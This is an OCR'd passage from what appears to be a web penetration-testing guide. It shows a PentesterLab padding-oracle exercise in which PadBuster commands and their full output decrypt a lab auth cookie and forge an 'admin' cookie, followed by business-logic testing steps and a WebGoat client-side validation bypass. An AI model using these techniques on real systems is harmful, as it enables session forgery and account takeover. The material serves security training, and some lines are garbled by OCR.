
Use below tools to testing this case

- PadBuster - https://github.com/GDSSecurity/PadBuster
- python-paddingoracle - https://github.com/mwielgoszewski/python-paddingoracle


- Poracle - https://github.com/iagox86/Poracle Padding
- Oracle Exploitation Tool (POET) - http://netifera.com/research/


Test Example






[PentesterLab] Padding Oracle
192.168.222.157/index.php
Logout
Padding Oracle
Welcome to the PentesterLab's exercise on Padding Oracle.
The objective of this exercise is to find a way to get logged in as the user "admin"..
You are currently logged in as cloud!



root@kali: ~
File Edit View Search Terminal Help
-veryverbose: Be Very Verbose (Debug Only)
root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi
--encoding 0
+---+
| PadBuster - v0.3.3 |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com |
+---+
INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530
INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***
INFO: No error string was provided...starting response analysis
*** Response Analysis Complete ***
The following response signatures were returned:
ID# Freq Status Length Location
1 1 200 1677 N/A
2 ** 255 200 15 N/A



root@kali: ~
File Edit View Search Terminal Help
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
Continuing test with selection 2
[+] Success: (29/256) [Byte 8]
[+] Success: (138/256) [Byte 7]
[+] Success: (68/256) [Byte 6]
[+] Success: (202/256) [Byte 5]
[+] Success: (135/256) [Byte 4]
[+] Success: (240/256) [Byte 3]
[+] Success: (89/256) [Byte 2]
[+] Success: (70/256) [Byte 1]
Block 1 Results:
[+] Cipher Text (HEX): 5b2c2b6255bfd47a
[+] Intermediate Bytes (HEX): b2a0167c32bf74e2
[+] Plain Text: user=clo
Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361, <STDIN> line 1.
*** Starting Block 2 of 2 ***
[+] Success: (131/256) [Byte 8]
[+] Success: (48/256) [Byte 7]
[+] Success: (70/256) [Byte 6]
[+] Success: (169/256) [Byte 5]
[+] Success: (159/256) [Byte 4]
[+] Success: (213/256) [Byte 3]
[+] Success: (177/256) [Byte 2]
[+] Success: (218/256) [Byte 1]


```
Block 2 Results:
[+] Cipher Text (HEX): bca297f97a7a6562
[+] Intermediate Bytes (HEX): 2e482d6453b9d27c
[+] Plain Text: ud[illegible]

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=cloud[illegible]

[+] Decrypted value (HEX): 757365723D636C6F7564060606060606

[+] Decrypted value (Base64): dXNlcj1jbG91ZAYGBgYGBg==

-------------------------------------------------------
```

```
root@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtroot@kali:~# padbuster http://192.168.222.157/login.php x9NzDg%2FcGI1bLCtiVb%
2FUeryil%2Fl6emVi 8 --cookies auth=x9NzDg%2FcGI1bLCtiVb%2FUeryil%2Fl6emVi --encoding 0 -plaintext user=admin

+---------------------------------------+
| PadBuster - v0.3.3                    |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                  |
+---------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1530

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       200     1677    N/A
2 **    255     200     15      N/A
-------------------------------------------------------
```

```
Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe

-------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
-------------------------------------------------------
```







Business Testing Logic

1. Test Business Logic Data Validation


The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side on an application of system. The front end and the back end of the application should be verifying and validating that the data it has, it using and is passing along is logically valid.


How to Test

- Review the project documentation and use exploratory testing looking for data entry points or hand off points between system or software.
- Once found try to insert logically invalid data into the application/system

- Perform front-end GUI functional valid testing on the application to ensure that the only "valid" values are accepted
- Using an intercept proxy observe the HTTP-POST/GET looking for places that variables such as cost an quality are passed.
- Verify that input HTTP request and every HTTP response contains a content type header specifying a safe character set (e.g., UTF-8).
- Verify that HTTP headers in both requests and responses contain only printable ASCII characters
- Verify that the input field have "max-length"

Test example





Refer

- All Input Validation test cases
- Testing for Account Enumeration and Guessable User Account
- Testing for Bypassing Session Management Schema
- Testing for Exposed Session Variables

2. Test Ability to Forge Requests

How to Test

- Using an intercepting proxy observe the HTTP POST/GET looking for some indication that values are incrementing at a regular interval or are easily guessable.
- If it is found that some value is guessable this value may be changed and one may gain unexpected visibility
- Using an intercepting proxy observe the HTTP POST/GET looking for some indication of hidden features such as debug that can be switched on or activated
- If any are found try to guess and changes these values to get a different application response or behavior

Refer


- Testing for Exposed Session Variables
- Testing for CSRF
- Testing for Account Enumeration and Guessable User Account


3. Test Integrity Checks


How to Test


- Using a proxy capture and HTTP traffic looking for hidden fields / non editable
- If a hidden field is found see how these fields compare with the GUI application and start interrogating this value through the proxy by submitting different data values trying to circumvent the business and manipulate values you were not intended to have access to.
- List components of the application or system that could be edited, for example logs or databases
- For each component identified, try to read, edit or remove its information


Test Example


192.168.222.136/WebGoat/attack?Screen=17&menu=1700
OWASP WebGoat V5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Bypass HTML Field Restrictions
Exploit Hidden Fields
Exploit Unchecked Email
Bypass Client Side JavaScript Validation
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. You must break all 7 validators at the same time.
Field1: exactly three lowercase characters(^[a-z]{3}$)
abc
Field2: exactly three digits(^[0-9]{3}$)
123
Field3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 ABC
